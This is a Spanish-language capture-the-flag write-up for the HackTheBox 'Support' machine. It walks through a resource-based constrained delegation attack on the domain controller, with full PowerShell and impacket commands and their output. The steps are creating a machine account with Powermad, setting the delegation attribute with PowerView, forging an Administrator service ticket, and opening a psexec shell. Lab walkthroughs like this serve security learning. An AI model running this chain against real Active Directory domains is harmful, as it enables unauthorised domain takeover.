
en info nos dice que debemos hacer un resurce based constrainded delegation attack.




buscamos en hacktricks esta palabraba resource based




damos click en powermad



elegimos .ps1
click en raw



y descargamos



subimos el .ps1

```
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/kali/machineshtb/Support/Powermad.ps1
Info: Uploading /home/kali/machineshtb/Support/Powermad.ps1 to C:\Users\support\Documents\Powermad.ps1

Data: 180768 bytes of 180768 bytes copied

Info: Upload successful!
```

añadimos el comando
Import-Module .\Powermad.ps1

```
*Evil-WinRM* PS C:\Users\support\Documents> Import-Module .\Powermad.ps1
```

y añadimos la linea de hacktricks

New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose

```
*Evil-WinRM* PS C:\Users\support\Documents> Import-Module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = SERVICEA$
Verbose: [+] Distinguished Name = CN=SERVICEA,CN=Computers,DC=support,DC=htb
[+] Machine account SERVICEA added
*Evil-WinRM* PS C:\Users\support\Documents>
```

ahora necesitamos el powerview .ps1 lo buscamos en github le damos a raw y descargamos

PowerSploit / Recon / PowerView.ps1

PowerSploit / Recon / PowerView.ps1

HarmJ0y swapped default kerberoasting output formats f94a5d2 · 5 years ago History

Code Blame Executable File · 20914 lines (15833 loc) · 752 KB Raw

```
1    #requires -version 2
```

```
└─$ wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
--2023-08-23 00:12:46--  https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133,
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 770279 (752K) [text/plain]
Saving to: 'PowerView.ps1'

PowerView.ps1                          100%[
```

upload /home/kali/machineshtb/Support/PowerView.ps1

```
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/kali/machineshtb/Support/PowerView.ps1
Info: Uploading /home/kali/machineshtb/Support/PowerView.ps1 to C:\Users\support\Documents\PowerView.ps1


Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\support\Documents>
```


hacemos un import
Import-Module .\PowerView.ps1

```
*Evil-WinRM* PS C:\Users\support\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents>
```

si todo salio bien se puede checkear con get domain

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer SERVICEA


pwdlastset        : 8/22/2023 10:09:02 PM
logoncount        : 0
badpasswordtime   : 12/31/1600 4:00:00 PM
distinguishedname : CN=SERVICEA,CN=Computers,DC=support,DC=htb
objectclass       : {top, person, organizationalPerson, user ...}
name              : SERVICEA
objectsid         : S-1-5-21-1677581083-3380853377-188903654-5102
samaccountname    : SERVICEA$
localpolicyflags  : 0
codepage          : 0
samaccounttype    : MACHINE_ACCOUNT
accountexpires    : NEVER
countrycode       : 0
whenchanged       : 8/23/2023 5:09:02 AM
instancetype      : 4
usncreated        : 82156
objectguid        : 6a6b22c4-43dc-4b68-94be-4ecd110c2ca3
lastlogon         : 12/31/1600 4:00:00 PM
lastlogoff        : 12/31/1600 4:00:00 PM
objectcategory    : CN=Computer,CN=Schema,CN=Configuration,DC=support,DC=htb
dscorepropagationdata  : 1/1/1601 12:00:00 AM
serviceprincipalname   : {RestrictedKrbHost/SERVICEA, HOST/SERVICEA, RestrictedKrbHost/SERVICE
ms-ds-creatorsid       : {1, 5, 0, 0 ...}
badpwdcount            : 0
cn                     : SERVICEA
useraccountcontrol     : WORKSTATION_TRUST_ACCOUNT
whencreated            : 8/23/2023 5:09:02 AM
primarygroupid         : 515
iscriticalsystemobject : False
usnchanged             : 82158
dnshostname            : SERVICEA.support.htb
```

Siguiendo la guia debemos utilizar estos comandos




$ComputerSid = Get-DomainComputer SERVICEA -Properties objectsid | Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer $targetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}

#Check that it worked
Get-DomainComputer $targetComputer -Properties 'msds-allowedtoactonbehalfofotheridentity'


msds-allowedtoactonbehalfofotheridentity

{1, 0, 4, 128...}

las lineas que se cambiaron fueron de fakecomputer por servicea y targetcomputer por dc ya que asi se llama la maquina
$ComputerSid = Get-DomainComputer SERVICEA -Properties objectsid | Select -Expand objectsid
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
Get-DomainComputer dc -Properties 'msds-allowedtoactonbehalfofotheridentity




para tener el ticket de admin buscamos esta linea



getST.py -spn cifs/WEB.ecorp.local -impersonate admin -dc-ip 192.168.33.203 ecorp.local/EVILCOMPUTER$:ev1lP@sS

cambios la linea a lo que tenemos y lo utilizamos con impacket, se cambio la linea de web.ecorp , la ip, el user y evilcomputer y el password.

impacket-getST -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456




exportamos el admin ccache

export KRB5CCNAME=Administrator.ccach

ahora con ipacket ya podemos tener una shell de admin

impacket-psexec -k dc.support.htb



si no funciona se recomienda tener el /etc/hosts con el dc.support.htb

```
┌──(kali㉿kali)-[~/machineshtb/Support]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopbac
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.166.221  mafialive.thm
10.10.10.161  htb.local
10.10.11.174  support.htb dc dc.support.htb

┌──(kali㉿kali)-[~/machineshtb/Support]
└─$
```

exportamos el admin ccache

vamos a la carpeta user administrator y escritorio y tenemos la flag
cd C:\Users\Administrator

```
C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\Users\Administrator\Desktop

05/28/2022  04:17 AM    <DIR>          .
05/28/2022  04:11 AM    <DIR>          ..
08/21/2023  06:13 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,889,205,248 bytes free

C:\Users\Administrator\Desktop>
```